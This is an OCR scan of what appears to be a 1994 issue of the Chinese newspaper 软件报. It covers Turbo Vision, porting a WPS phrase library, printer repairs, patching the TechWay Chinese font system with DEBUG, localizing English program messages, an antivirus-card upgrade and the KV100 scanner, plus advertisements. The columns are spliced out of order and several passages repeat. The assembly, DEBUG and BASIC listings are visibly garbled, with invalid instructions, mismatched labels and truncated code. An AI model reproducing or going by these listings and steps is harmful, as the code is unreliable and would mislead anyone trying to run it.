3. 1.3显示
...
include <conio.h>
void vram(0);
int flag=9;
assigned char a1, a2;
```

在C语言、FOXBASE中都有SUBSTR()函数,函数原型为:SUBSTR (STRING, START, LEN)...

```
aa=a2-0x5e+01+65+256;
aa=aa;
a2=(char)(aa>>8);
...
/VRAM start/
void vram(char a1)
```

SUBSTR()函数初应用

用SUBSTR()函数,则可用三条语句实现,极大地简化程序,假设分支情形是根据用户对菜单的选择CH来分别执行不同的子程序...

```
随A4TECH鼠标器提供的IMAGE72是一个功能强大的绘图软件,尤其是其中的SCISSORS(剪裁)模块...
```

IMAGE72 一处错误的修正

志,如左键按下则为选中某子功能,如右键按下则退出选择,菜单消失,但这两个程序中,可能由于编程者的疏忽,竟漏掉了判断按钮是否已释放的语句...

在286机桌上,如没有Himem.sys建议使用windows3.0/3.11系统自带的xmsmmgr.exe扩充内存管理程序...

天汇标准汉字系统的功能与使用

天汇汉字在直接写屏方式下图形地址为AE96H而不是A000H,图形程序作相应的调整...

```
打印简体字库(000,001,002,003)
C:\TWAY\F
打印繁体字库(003,004,005,006)
...
C:\TWAY\F
C:\CPAV\af
```

天汇汉字系统1.5版本不支持西文I.O-TUSI-2-3,需汉化后才能支持,汉化的FOXGROGH在使用汉化FOXPROGRAF时,天汇汉字库使用/P参数启动...

功能强大的

三、TURBO VISION的开发工具

TURBO VISION工具箱的两件主要工具是内置视图支持和事件处理，它使程序员使用一种最简单、最直观的方式来开发科学应用软件。

一、视图是TURBO VISION应用程序的基本组成部分，属于对象。它管理屏幕的一个矩形区域，屏幕上该矩形区域内的程序操作由控制该区域的视图处理，菜单、窗口、状态行、工作区、按钮、滚行条甚至简单的文本也是一个视图，而视图最主要的优点是能把自身画在屏幕上，因此，若想建立一个菜单系统，只要告诉TURBO VISION创建一个包含若干菜单的菜单条，其余的工作便由其自动完成。视图可以叠加成视图组，象带的滚行条的文本编辑窗口、工作面上同时打开的多个窗口等等，都是视图组，TURBO VISION都能够按次序正确地处理它们。

TURBO VISION (下)

二、事件处理、消息传递是TURBO VISION的第二大特点，TURBO VISION应用程序都是事件驱动的，你不必读用户输入，TURBO VISION会帮助你用户做这一切；视图能独立处理用户输入的大部分，窗口知道如何打开、关闭、移动、被选中或重定义尺寸等等，菜单知道如何打开，如何同用户交互作用，如何关闭；按钮知道怎样被按动，怎样相互交互，怎样改变颜色；滚行条知道怎样变化；交互式窗口自己能成为活动窗口，一切不用自己操心。作为程序员要做只是生成命令并告诉视图到这些命令时该做什么。TURBO VISION以事件驱动、消息传递和DOS环境密切配合，为用户提供了高层次的、面向对象的开发方法和对DOS环境的最大程度的控制能力。

一切都是那么令人难以置信，但你却轻轻松松做到了，这就是TURBO VISION！

此外，TURBO VISION还提供了另外一些工具，如群可以使用动态定长的数组；流提供了一种简单而又漂亮的在程序之外存储数据的方法；用户还可使用资源文件及彩色文本编辑器等等。

四、关于TURBO VISION的其他

TURBO VISION在TURBO PASCAL中以单元(.TPU)的形式提供，在BORLAND C++中以类库(CLASS)的形式提供，且提供了大量的演示程序来帮助用户学习掌握。具体请参见本语言版本的说明文件。

总之，象WINDOWS3.1的SDK、DDK，BORLAND C++3.1的OBJECT WINDOWS一样，TURBO VISION旨在为DOS用户提供一个窗口式的、面向对象的程序骨架，它旨在帮助用户摆脱繁重的、不必要的重复劳动，轻松而高效的开发软件，相信每一个使用者都会从中受益！

最近得知，BORLAND公司在新发表的BORLAND C++4.0中，没有对TURBO VISION做进一步的升级，这说明BORLAND公司将逐渐取消对TURBO VISION的支持，这对DOS程序员来说，实在令人痛惜。但既然掌握了TURBO VISION，就很容易地转到WINDOWS环境下的面向对象编程中去。且最近，巨人集团推出了面向中国DOS程序员的GIANT VISION中将中文技术融合到TURBO VISION中，提供了更强的功能，相信TURBO VISION仍会有强大的生命力！

1. 利用COPY命令将WCH.EXE拷贝为WCH1.1，即：C:\COPY WCH.EXE WCH1.1

2. 利用DEBUG程序进行如下操作：C:\DEBUG WCH1 --s 100 1000 b4 07 cd

□南京 周建军

目前广泛流行的排版系统WPS已发展到3.0F版本，其在很多方面做了重大改进，除了增加了繁体字效果、能够使用扩展存储器等方面外，还将以前WPS中使用的五笔扩展词组从WBX.COM中分离出来，形成单独的扩展词组文件WBX.OVL，并且在容量上进行了扩充，打破了原来文件长度受64K字节的限制。虽然在功能上是一重大进步，但高版本中WPS的五笔字

高版本WPS中

型输入方法仍然没有增加和删除自己外词库中扩展词组的功能，使我们不但不能充分利用WPS中WBX.OVL中的扩展词组，而且我们通常习惯于使用自己外词库的扩展词组，这就影响了我们的操作速度，同时在WBX文件驻留内存后浪费了大量内存资源，为此，本人经过一段时间的分析和研究，实现将自己个人外词库移植到高版本WPS中，代替原来的WBX.OVL词组文件的有效方法，现将本人移植自己外词库和WBZCH.DAT的方法和步骤介绍如下：

首先将汉字系统2.13(或XSD)中使用的外词库WBZCH.DAT，利用其外词库整理程序WCH.EXE(长度为3968字节，经过修改)和自己的外词库还原为标准的扩展词组文件(使用其它汉字系统中使用个人外词库的还原程序)，操作步骤详见下面说明。

1. 利用COPY命令将WCH.EXE拷贝为WCH1.1，即：C:\COPY WCH.EXE WCH1.1

2. 利用DEBUG程序进行如下操作：C:\DEBUG WCH1 --s 100 1000 b4 07 cd

M-1724打印机是较早普及广泛使用的一种机型，较其它打印机具有轻便灵活、性能稳定的特点。但打印头用久后，由于操作频繁，常出现一些故障。下面介绍笔者在使用中遇到的两种故障及处理方法。

M-1724打印机故障维修二例

故障现象一：在进行长时间打印操作时，打印头会突然出现滑动顿挫，打印出来的上半行汉字与下半行汉字互相错位，不成字型；或者新打印出来的一行左侧起始字符与上一行的起始字符错位一个或几个字符位置。

故障分析与处理：怀疑病毒感染主机导致误动作，因此先进行内存和硬盘清除病毒，再打印操作一遍，还出现上述现象，病毒感染被否定。仔细检查发现打印头左右运动的长轴上有污迹，将打印头卸下，发现打印针推排面上也有很多油污。用镜头纸蘸清洁剂擦拭，特别是长轴与打印头结合部的间隙油污太多，阻碍打印头正常运行，清洗干净再调试打印操作，运行正常，故障排除。

故障现象二：打印出来的字符缺横划，尤其打印表格时，打印不出横线。故障分析与处理：可以断定一定是驱动打印针动作的脉冲信号未送过来，二是断针或者驱动针动作的线圈断线。检查一下信号线及插接头部分均无异常；卸下打印头，打印针排列整齐，没有断针；用仪器输出脉冲信号测试打印针的驱动线圈其中有一个打印针不动作，拆开打印头，更换不动作的打印针对应的驱动线圈，再装好打印头，操作打印测试，故障排除。

□辽宁 张佐龙

个人外词库的功能，该方法简单有效，本人经过长期使用效果非常舒。□辽宁 张维群

实用程序清单附后，WBX.MASM.ASM code segment code' org 100h assume cs,code,ds,code start; jmp begin dosim macro istacum mov ax,iatnum int 21h endm file1 db 'wbx.ovl',00h file2 db 'wbx.txt',00h handle dw 0000h handle1 dw 0000h blkcount db 01h;分区计数单元

mov ax,wbxcount mov wbxlist[bx],ax pop bx head1, mov ax,masmcount cmp ax,1000h jbe read0 call writedef read0; call readbuff jf finish1 read1, mov bx,blkcount add ah,60h push ax or al,20h cmp al,ah jf find pop ax comp1; cmp al,20h js head1 cmp al,00h jmp comp2

add masmcount,0002h cmp blkcount,25 je comp5 inc blkcount mov bx,handle xor cx,cx xor dx,dx dosim 4200h jmp head0 comp5; mov bx,handle dosim 3e00h call writedef mov bx,handle1 xor cx,cx xor dx,dx dosim 4200h mov cx,0032b mov dx,offset wbxlist dosim 4000h dosim 3e00h exit; dosim 4e00h readbuff proc near;读数据子程序

cmp al,bx jb return push dx mov bx,handle mov dx,offset readbuff mov cx,4000h dosim 3f00h mov si,offset readbuff mov bx,ax add bx,si pop dx and ax,ax jmp return stc return; lodsb cld readbuff endp readbuff proc near;数据写盒子程序

使用个人外词库的技巧

C:\REN WCH1 WCH1.EXE

4. 利用文件重定向功能进行如下操作：C:\WCH1\WBX.TXT

接着再按3和Y两键进行还原操作，硬盘灯停止闪烁之后，再按X和Y两个键退出之后，利用WPS或PE等编辑软件将无信息和词组中字母两边的[和]符号删除。

然后将文后所附程序正确录入后，利用MASM编译、LINK连接并生成EXE2BIN程序转换为COM程序后，将WBX.TXT拷贝过来并运行一次该程序将扩展词组文件转换成WBX.OVL二进制文件，将原来WPS系统中的WBX.OVL文件备份后用转换后的同名文件代替，即完成高版本WPS系统中使用个人外词库文件的移植操作。

最后需要说明的是，如果想要增加、删除或查看移植后的WBX.OVL中扩展词组，只要利用WPS系统的N排版命令或PE等编辑软件对WBX.TXT扩展词组文件进行直接操作，然后再运行本文提供的实用程序重新转换成OVL文件，即可实现管理

wbxcount dw 0000h;文件长度计数

masmcount dw 0000h;分区编码计数

masmbuff db 1100h dup (?) ;分区编码计数

begin; push cs pop dx,offset file1 xor cx,cx dosim 3e00h mov handle,ax mov hx,ax mov cx,0032b mov dx,offset wbxlist dosim 4000h mov dx,offset file2 dosim 3f00h je exit1 mov handle,ax mov bx,ax mov di,offset masmbuff mov cx,4000h mov dx,offset readbuff dosim 3f00h cmp ax,0008h jnb next exit1; jmp exit next; mov bx,ax mov si,offset readbuff add bx,si head0; push hx xor hh,hh mov bl,blkcount dec bl shl bx,1

call readbuff jf finish0 jmp head1

comp2; call readbuff finish1; jmp comp1

find; pop ax; 编码过程 call readbuff mov bx,al call readbuff jf finish0 mov dx,al call readbuff jf finish0 mov dx,1f1fh and al,1fh mov si,02h shl dx,cl

mov sh,dl mov sh,03h shr sh,cl or dh,sh mov cl,05h shl dl,cl or dl,al xchg dh,dl mov ax,dx stoww add wbxcount,0002h add masmcount,0002h

comp3; call readbuff jf finish0 cmp al,20h js head1 cmp al,00h jmp comp4 stobw inc wbxcount jmp masmcount jmp comp3

comp4; call readbuff jf finish0 head1; jmp head1 finish0; mov ax,offset stoww add wbxcount,0002h

cmp al,bx jb return

push dx mov bx,handle mov dx,offset readbuff mov cx,4000h dosim 3f00h mov si,offset readbuff mov bx,ax add bx,si pop dx and ax,ax jmp return stc

return; lodsb cld readbuff endp readbuff proc near;数据写盒子程序

push bx mov bx,handle1 mov dx,offset masmbuff mov cx,masmcount dosim 4000h mov di,offset masmbuff mov masmcount,0000h pop bx ret

writedef endp readbuff db ? code ends end start

点阵数与字形尺寸间的换算

在文字处理和打印中，常需要自定义纸张大小或字形大小。这时，我们一般是先经验靠多次打印测试来取得应该的点阵数。显然这样较为繁琐且精度不足，其实可以应用以下公式来精确地进行两者间的换算：点阵数=打印针密度(点/英寸)×英寸数或点阵数=打印针密度(点/英寸)×英寸数×2.54

LQ1600K、AR3240等的打印针密度为180点/英寸，那么就可以进行计算了。例如八开报纸的尺寸为32厘米×21.75厘米，可以如下换算：宽度(点阵数)=180×32/2.54=2267高度(点阵数)=180×21.75/2.54=1541

桂林南國專利電腦部 常年郵購磁盤，附送实用软件，资料2元。地址：漓江路南三巷6-3室 联系人：蒋宁波 邮编：541004 电话：0773-511335

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子研究所合办 主编：刘伟超 副主编：唐敏
国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

WinBase应用成果大赛

众多WinBase用户在极短时间内开发出应用系统，为方便大家交流和提高，每年特设成果大奖：
特等奖：5000元+新版WinBase
一等奖：3000元+新版WinBase
二等奖：1000元+新版WinBase
三等奖：
专业版特价850元/套，办理特快邮购
专业人员强有力的编程工具

昆明恒通微软件发展公司

电话：(0871) 3177953 3162116-2383

'94全国优秀软件推荐活动组织机构建成

本报记者月生从有关方面获悉，'94全国优秀软件推荐活动组织机构日前在京建成。

- 领导小组 组长：杨天行
成员：胡兆志、洪孔时、杨美清、黄晓明、孙元煜、梁群芳、陈冲、朱瑞华、胡昆山。
- 专家委员会 组长：杨美清
成员：方天培、石云程、刘邦富、朱瑞华、杨友麒、吴克忠、张学芳、谢人杰、金茂忠、侯宝勤、袁宝琪、唐敏、钟福器、曹庆东(按姓氏笔划排列)

中国软件行业协会软件推荐标准

1. 申报软件必须是中国人自己开发的享有软件著作权的产品
2. 申报软件的商品化程度高，商品包装齐全，技术文档齐备，及其和版本号保持一致
3. 该软件在同类软件市场上的占有率较高
4. 该软件的年销售额(或总销售额)在同类产品中名列前茅
5. 该软件的售后服务、技术支持、用户反映好
6. 该软件的评测情况良好
7. 用户数量较多
8. 功能齐全，人机界面友好

上海各行各业、全国各地、世界各国共同参与，共同推进上海计算机应用与产业发展的新局面正在出现。

以市场为导向，以应用带动产业发展，是上海计算机产业发展的重要指导思想。确定以“金卡工程”、家用电脑为突破口，重点抓好金融电子化、商业电子化、机电一体化、家用电脑以及计算机软件的推广应用。上海市计算机应用与产业发展领导小组办公室组织制定了

上海计算机应用

《上海市金卡工程总体规划》；由中国人民银行上海分行，各专业银行以及市邮电管理局等13家单位成立《上海信用卡网络公司》，提出了《上海ATM/POS联网信息系统技术方案》，并通过了专家评审，上海“金卡工程”进入了实质性启动。为有效支撑“金卡工程”建设，上海与国外合作合资，建立ATM、磁卡生产企业；华东研究所、上海计算机厂等产业部门开发了磁卡阅读器、票据打印机以及相应金融应用系统。通过支持应用，形成规模生产的产业。

发展计算机产业作为上海产业结构调整的重要战略措施。作为上海最大的计算机产业集团——长江计算机集团公司确定，到2000年分三步上三个台阶：1995年、1997年和2000年产品销售额分别达到6亿元、15亿元和60亿元；在国内市场占有率由1993年的3%分列上升到6%、12%和25%。本市一些原来非计算机行业的大企业，以其自身的技术和资金优势，积极向计算机产业转移。如市仪表属下厂电股份有限公司，自动化仪表公司等，全局提出“五个一百”的目标，即至2000年，全局生产各类微机100万台；显

看了这个标题，您一定认为笔者在吹牛。按常理，一个普通的实用管理程序，即使是拿到程序员手中再加上FOXPRO等优秀的编译程序，也至少需要一两天时间，WinBase如何能在十分钟以内完成程序？

《软件报》曾在今年第15期介绍过WinBase软件，它是一套最新的开放式编译型图文窗口数据库，操作极为简单，并采用

编译型图文

窗口数据库

WinBase

模块组块的方法，不用编程就能高速设计出程序的界面，从而让您的精力更多地投入到开发中去。且看看笔者是如何在短时间内开发出实用工资管理程序的。在启动WinBase进入操作界面后，笔者只用了三步：第一步，用鼠标点一下“建立数据库结构”的菜单，在“数据库结构”的任务表中填入字段名称，字段

示超100万台；外围设备及配件100多万件；100家软件企业；实现100亿产值销售额。上海一些民营企业如高通电脑公司、沪沪计算机研究所等也加快发展步伐。

国内一些著名的计算机厂商，看好上海计算机市场和发展环境，大有把资金和技术向上海转移。北京联想集团要与长江计算机集团、复旦大学进行合作；珠海巨人集团也把发展重点放到上海来，形成规模生产基地。以市场换技术，走中外合资的产业发展道路，是上海计算机产业发展又一重要指导思想。通过引进国外先进技术、资金和先进的管理，做到技术高起点，市场占有率高起点。使上海的计算机产业在技术水平、生产规模、市场竞争能力和经济效益上上一个新台阶。一个良好投资环境吸引境外一大批计算机厂商和国际跨国公司纷至沓来，据初步统计，世界上排名前100名的计算机厂商中有近三分之一前来上海洽谈合作、合资项目。美国Intel公司曾多次派专家前来上海考察选址，拟投资1~2亿美元独资建厂；DEC公司与浦东软件园签订全面合作的备忘录；日本一夫公司与

产业同步推进

长江计算机集团拟合作生产打印机、微机及POS系统；美日数家著名计算机厂商表示要积极参与上海的“金卡工程”建设；法国两家公司多次来沪作智能卡演示；台湾多家厂商也要在上海投资建厂，形成近10万台微机组生产链；上海成为境外计算机厂商投资热点。

类型等数据库要素，然后进入“建立通用格式”菜单，将需要的程序操作界面要素，如字段宽度、动态联机帮助文件等填入任务表，用于建立用户操作的显示界面(此操作可省略，用默认方式)；第二步，则是数据库维护与程序生成，只须用鼠标轻点一下“程序生成”按钮，那么您的程序在顷刻之间便自动生成了；第三步，也是最后一步，只需点一下“编译连接”按钮，您的程序便轻松地被编译成可执行的EXE文件了。这样您的实用工资管理程序就生成了。而且您的这个程序还包含有如自动下拉式菜单、鼠标、报表等功能。并能脱离WinBase环境执行，也不需FOXBASE、FOXPRO的支持，而且程序短小精干、界面优美。

自从笔者有了WinBase，一切数据库编程的苦恼统统逃至云霄。作为WinBase的受益者，我不能不向各位数据库使用者和开发者推荐WinBase，因为它确实是我的真正需要。

□成都 明呀

★编号：940701
名称：超级多窗口全屏编辑软件(CBJL4.0)

作者：张在新
功能简介：该软件在当前国内外一些字表处理软件的基础上，集各方面优点于一身，它有近200种功能，除了具有WORDSTAR、CCED等软件的功能外，还具有：
自带词汇、记忆、联想功能可边写文章边词汇联想等，有自动翻页、曲线翻页、表栏翻页、表格内数据行列计算、校验、统计、数据插入及各种条件计算，数据排序(如DBASE的一些功能)，无需编写程序就能处理一些报表。

有列表、脚功能，处理块翻页置空，块操作能同时作用于5个块，有很强的排版排查打印功能，可分栏、对折、调纸、合并打印，能够方便的读取或生成DBASE数据库，DBASE程序块排块编辑，程序块自动生成，快速编辑流程图、框图、生成统计图表，可分四个窗口同时编辑四个文件，对文件内容加密解

密，自带多功能计算器，具有各种函数、乘方、幂及进制转换等操作。各种版式文件，四通打字机形成的文件与文本文件互换，可属显示、查看汉字的区位码、字符的ASCII码，自动生成汉字区位码等。有快速输入常用汉字、中文数字、希腊字母、自带近百首近代流行乐曲，时间显示，定时提醒，定时存文件，名号清单，目录检索、引导、消控控制、清半个汉字，字大小写转换、行居中、对齐、显示磁盘目录，取日期等功能。CBI所具有的功能都已超过了目前所流行的编辑软件，此软件简单易学，有功能会适窗口，无需专门记忆各种操作命令。

运行环境：IBM PC及兼容机，各种型号及方式和打印机
开发语言：TURBO PASCAL和汇编语言
转让形式：盘一张(含使用说明书)

★编号：940702
名称：打印机维护软件(DYWH.COM)
作者：张在新
功能简介：在国内很多微机用于报表处理，在打印报表时经常发生损坏打印头，只要把打印头按横轴分布在几根针上，就能延长打印头的使用寿命，即使断一根针也不影响打印表格，打印机维护软件(DYWH.COM)很好的做到了这一点。

转让价格：180元
收款单位：(软件报)编辑部

★编号：940702
名称：打印机维护软件(DYWH.COM)
作者：张在新
功能简介：在国内很多微机用于报表处理，在打印报表时经常发生损坏打印头，只要把打印头按横轴分布在几根针上，就能延长打印头的使用寿命，即使断一根针也不影响打印表格，打印机维护软件(DYWH.COM)很好的做到了这一点。

此软件用于各种24针打印驱动程序，在调用汉字字库(24点阵)下使用，可延长打印头使用寿命5-6倍。
运行环境：IBM PC及兼容机，各种24针打印机。
开发语言：TURBO PASCAL
转让形式：盘一张(含使用说明书)
转让价格：100元
收款单位：(软件报)编辑部

《计算机应用》丛书

1. 《现代设计计算机应用技术》，58万字，封面压膜，主要讲CAD与现代设计方法，15元，四川科技出版社。购10本以上或30本以上，分别以8折或7折优惠。
2. 《现代管理计算机应用技术》，41万字，封面压膜，11元，电子科技大学出版社。以上价格均含邮资，欲购请汇款者，四川德阳东方电机厂计算机中心 李政人 邮编：618000 电话：(0838)221209-3377

求真消病毒卡升级操作说明

1.升级版本号

求真卡的开机版权说明中都有升级版本号,原则上应顺序升级...

2.升级软件

求真卡升级的实质是利用具有国际先进水平的“同构读出编程”专利技术...

程序应在BASIC的编辑状态下编辑。

主程序行号10到90,清屏FRAG,...

10 CLS,PRINT "QZWBAS",...

DEF SEG=24576,A=4084,B0=1,E\$="DATA",...

20 READ D\$,IF D\$="END" THEN...

POKE A,255,READ CO,CL,VER \$,E\$="SUM",GOTO 80,...

30 L\$=LEFT \$(D\$,1),R\$=RIGHT \$(D\$,1),IF LEN (D\$)<>2...

THEN 90

40 IF L\$<'0' OR L\$>'F' OR L\$>'9' AND L\$<'A'...

THEN 90

50 IF R\$<'0' OR R\$>'F' OR R\$>'9' AND R\$<'A'...

THEN 90

60 C=VAL ("&H"+D\$),POKE A,C,A=A+1

70 SO=S0+B0+C,S1=S1+B1+C,B0=B0 XOR 1,B1=B1 XOR 1,GOTO 20

80 IF CO=S0 AND C1=S1 THEN

PRINT "OK!",POKE 4085,81,SAVE

VER \$,SYSTEM

90 PRINT E \$+"ERROR!",

S0,S1,END

主程序是共用的,只输入一次即可,

输入后反复核实无误,用QZWBAS文

件名存盘,以后每次升级只需调入主

程序,再补加上DATA数据部分即可。

DATA数据程序见各次升级公告,

行号100到990,链接在主程序之后,100

行是本次升级的目的地说明,990行是结束

标志,校验和、升级版本号,其余各行是升

级数据代码,数据都是两位16进制数,例

如00不要简化成0,0E不要简化成E等。

注意:升级程序要求在BASIC下

运行,不要在QBASIC下运行,而BASI-

CA又适用于DOS3.3X,所以如果用户

微机常系统为DOS3.0或以上,则应另

格式一张DOS3.30或DOS3.31系统启动

软盘,将入BASICA.COM、BASI-

CA.EXE、和升级主程序QZWBAS等作

为升级专用盘。

3.升级硬开关

求真卡上设有升级硬开关,升级时

应处于通的位置,而平时应处于断的

位置,使任何外部意外事件,包括将来

可能出现的针对求真卡的恶意攻击都

绝对不可能发生。求真卡的EPROM,以

求真卡的安全。

4.绝对操作

先在升级硬开关处于断的状态输入

调试升级DATA数据程序,操作如下:

用上述DOS3.3X盘启动微机后

(1)进入BASICA, BASICA回车

AutoCAD11.0版本以后, DTEXT/

TEXT (动态文字/文字)两个命令的第

一个提示为:Justify/Style/<Start

>,对该提示回答,"J",屏幕上将

进一步提示可选择文字的对齐方

式,如下所示,12.0版本将提示:

Align/ Fit/ Center/ Mid-

dle/ Right/ TL/ TC/ TR/

ML/MC/MR/BL/BC/BR,

这条提示显示了目前Auto-

CAD提供的所有文字对齐方式,其

中前五项是11.0以前版本所具有

的,"TL,TC,TR"是11.0版本所增加

的,后面的几项是12.0版本所增加

的,这几个增加的选择项的使用与解

释如下:

1.TL (Top-Left)将文字的基

线定在文字串的上方,并且将基

线的左端点与指定的点相对齐。

2.TC (Top-Centers)将文字

的基线定在文字串的上方,并且将

新一代查病毒软件“超级巡警”-KV100简介

新病毒层出不穷,常规的查病毒软件难以应付,特别是新出现的

变形病毒使常规的查病毒软件失效,而新一代开放式、智能、广谱、自

主引导信息,以防不测时仍可恢复原样。六是本软件的广谱智能检测

系统可查出许许多多引导区和文件类未知名新病毒。七是一次启动该

软件可查许多软(硬)盘。八是具有自我保护、自我修复、自我解除所有

我们不定期的(反病毒专栏)公告一些新发现病毒的特征代码,使您

可以不断升级用来查出新病毒。广大读者积极参与本版的《反病毒

为了更好的配合开展《反病毒专栏》活动,本报与王江民先生协商

自本期起,两个月内以优惠价给读者提供“超级巡警”-KV100软件

1.软件信息部:(邮编:610015),成都市金河街75号。

2.北京天博电脑技术研究所:(邮编:100080),北京中关村路44号。

系统,有利于用户自己不需编程就可简单方便的不断增加查出

一万种病毒的数量,克服了以往的查病毒软件难以增加查新病毒

的能力,您也可将发现的新病毒特征代码寄给我们,或将新病毒

送王江民先生,由王先生来抽取新病毒特征码,凡确认是一种新

病毒,王先生将编写和增加新的杀毒功能,免费回赠一张新版杀毒

盘,这样我们用KV100可在全国范围内及早的查出新病毒,将新

病毒消灭在初始阶段,避免病毒广泛传播和破坏。一个全国

因特网计算机病毒的新时期已经到来,让我们用KV100形成

吧!拥有KV100软件的用户,用一般文本编辑软件(PE2、WS、

WPS、CCED、PCTOOLS等),按以上公告的新病毒特征码输入一个

文本文件,可以存入下列按键:DIR A: 可以用F1、F2和F3来

就可以不断升级用来查出新病毒。

广大读者积极参与本版的《反病毒专栏》,公告新病毒特征码。

为了更好的配合开展《反病毒专栏》活动,本报与王江民先生协商

自本期起,两个月内以优惠价给读者提供“超级巡警”-KV100软件

1.软件信息部:(邮编:610015),成都市金河街75号。

2.北京天博电脑技术研究所:(邮编:100080),北京中关村路44号。

3.北京兄弟电脑公司:(邮编:100094),北京5109信箱。

4.烟台瑞康电脑网络工程处:(邮编:264001),烟台西南河路301号。

5.烟台日报社资料室:(邮编:264001),烟台北大街54号。

6.烟台市安局计算机安全监察处:(邮编:264001)。

7.烟台市胜利路2号计算机中心,王江民:(邮

编:264001),总负责用户服务。

□山东 王江民



AutoCAD 11.0 文字对齐方式

AutoCAD11.0版本以后, DTEXT/TEXT (动态文字/文字)两个命令的第一个提示为:Justify/Style/<Start

完成相应的按键存入、清除和重复使用。程序中利用键盘缓冲区,即把相应键码直接送入缓冲区来

```
org 100h
start: jmp init
hx db 0
ju db 0
mag db 17 dup(0)
old16 dd 0
new16 para far
pushf
cmp ax,0
je ju
jmp old1
pushf
call cx,old16
pushf
push ax
push bx
push cx
push dx
push e
cmp ax,42h
je eob
cmp ax,44h
je hnd
cmp bx,1
je old
mov dx,offset mag
xor bx,ju
mov dx,init
add dx,hx
mov [di],al
cmp ax,15h
je ead
cmp jst
```

扩展天汇的字库管理能力

最近出版的天汇标准汉字系统以其卓越的性能而博得数千万用户的赞赏，并领导了当今汉字系统的最新潮流。美中不足的是其字库管理能力较弱，只能将显示字库全部调入扩展内存或扩充内存，如果扩展内存不够，还将占用基本内存，这在2M以上内存的机器上自然运行自如，但在典型的1M内存的286机器上，即导致了不应有的麻烦，尤其是要求较高的用户，对内存的每一点开销，都得经过精心筹划，可将384K扩展内存存派以DOS的高端驻留、CACHE高速缓冲以及虚拟盘的建立等多种用途，出于对系统性能的优化，上述三种功能必不可少，如果被260K的显示字库占得所剩无几，是必大幅度地降低系统性能，虽然该系统还提供了矢量字库，然而一测仍占70K内存，况且众多用户对其字型不能忍受。相比之下，其他汉字系统（如2.13H、WMDOS等）的字库管理功能却灵活得多，若能将它们先进的功能移植过来，就可以使当今最优秀的汉字系统锦上添花，适应各层次用户的需要，现以TechWay ver1.2版与2.13H的FILEOA.COM（读硬盘显示字库模块）进行连接为例介绍其修改方法：

“天汇”的基本模块有两个，即TECHFONT.COM和VGADRV.COM（VAG卡，对于EGA卡及单显卡分别为EGADRV.COM和HERCDRV.COM），前者是字模传送模块，运行时将检查INT6A是否有效（也就是矢量字库程序是否运行），有效则调入相应的状态，否则将显示字库JCFONT.WAY（简体）或FCFONT.WAY（繁体）调

入扩展内存，并建立相应的中断，再与后者中的VGADRV.COM显示模块构成了整个系统的核心。由于TECHFONT.COM经过了压缩处理，需先获取其原程序再进行修改，通过对系统分析可知矢量字库提供的INT6A，其入口是AX为汉字内码，出口是ES为汉字点阵数据存放起始地址（偏移为0），而2.13H汉字点阵模块提供的INT7F且入口条件是DX为汉字内码，出口是DX为汉字点阵数据存放起始地址（偏移为0），为保证通用性，先自建一驻留程序如下：

```

C>DEBUG
-A100
JMP 010B
PUSH DX
MOV DX,AX
INT 7F
MOV ES,DX
POP DX
MOV AX,356A
MOV DX,0102
INT 21
MOV DX,010B
INT 7F
INT 7LIB.COM
-RCX
CX 0000
-18
-W
Writing 0018 bytes
-C

```

由于FILEOA.COM读取字库名为HZK16（更改为JCFONT.WAY）（更改为FCFONT.WAY）C: \COPY C: \213 \FILEOA.COM C: \213 \FILEOA.COM FILEOAF.COM多COPY一个用于读简体字库

```

C>DEBUG FILEOA.COM
-EIEI \JCFONT.WAY
(注意JCFONT与WAY间有
两个空格，是因
FILEOA.COM采用FCB读
文件之故)
-W
-FILEOAF.COM

```

```

-L
-EIEI \FCFONT.WAY
-W
-C

```

获取并修改TECHFONT.COM的步骤如下：

```

C>CD \TWAY
C>REN TECHFONT.COM
TECHFONT1.COM
C>FILEOA 11
C>TWLIB
C>TECHFONT1
C>DEBUG
-A100
MOV AX,356A
INT 21
-G=100 105
-AES,ASA
MOV CX,0030
MOV BX,0B28
XOR SI,SI
ES,
MOV DL[SI]
MOV [BX],DL
INC SI
ADD BX,+01
LOOP OA42
JMP OA5E
-NTECHFONT.COM
-RCX
CX 0000
-WES,100
Writing 0A0A bytes
-C

```

各个模块修改完毕，下面给出完整的批处理程序清单：

```

TYPE C:\TWAY.BAT
@ECHO OFF
ECHO OFF
C:
CD \TWAY
IF %1==A GOTO C
IF %1==F GOTO B
IF %1==A/J GOTO A
IF %1==A/I GOTO A
同上
IF %1==A/F GOTO D
IF %1==A/H GOTO B
IF %1==A/HJ GOTO B
IF %1==A/HJ GOTO B
同上

```

随着各种汉字系统的普及，越来越多的英文软件都不同程度地在汉字系统中运行，但对于英文软件本身的许多英文提示信息，许多英文不好的用户不能读懂，给使用者带来诸多不便。

笔者根据自己对多种运行于汉字系统的英文软件的汉化，向读者介绍一种快速汉化英文软件中提示信息的方法，即使用Microsoft公司的TEXT.EXE程序和Debug及DOS中的重定向功能快速将英文软件中的英文提示信息转换成中文。由于TEXT.EXE程序巧妙地将程序中提示信息的英文字符（低ASCII）及其在程序中的地址显示出来，我们就只需进行如下操作：

这时，Filename2中就包含了Filename1中英文字符及其在程序中的绝对地址，如下：

```

00193a,Incorrect DOS version
001953,%1 percent completed.
00197f,%1 bytes available on disk
001981,Format complete.0
001989,%1 bytes in bad sectors
0019c3,%1 bytes total disk space

```

快速汉化英文软件中提示信息

现在我们只需将其作如下编辑，且将每句英文提示信息用汉语的大意翻译出来（注意：汉字提示信息的大意字不得长于每句英文长度，不足可用空格填满以还原提示信息），同时由于Debug调入内存时的偏移地址是从100H处理开始的，故将绝对地址加101H。

```

E 1A3B "DOS版本无效或不相符！"
E 1A54 "百分之%1的格式完成。"
E 1A72 "可用磁盘量为%1字节"
E 1A90 "磁盘格式完成！"
E 1AA "磁盘环的容量为%1字节"
E 1AC4 "总的磁盘容量为%1字节"
E 1ADF "请稍候插入所要进行格式化的磁盘在%1。"

```

然后输入：

```

Q
C:>>DEBUG Filename1<Filename2
<回车>

```

即完成对Filename1的英文提示信息

天汇汉字系统1.2版在GW0520机上运行时，因其内存只有640K，故而将显示字库装入常规640K内存中，使用户内存减少到200多K。这样，一些大型应用程序（如Foxbase2.1），因内存不够无法运行，而本身GSC系列机显卡带有硬字库，因此可以不用天汇汉字库，而通过读取显示卡硬字库获得汉字点阵信息，进行汉字显示。

天汇汉字系统修改版INT64H中断为系统服务，由TECHFONT.COM文件提供

```

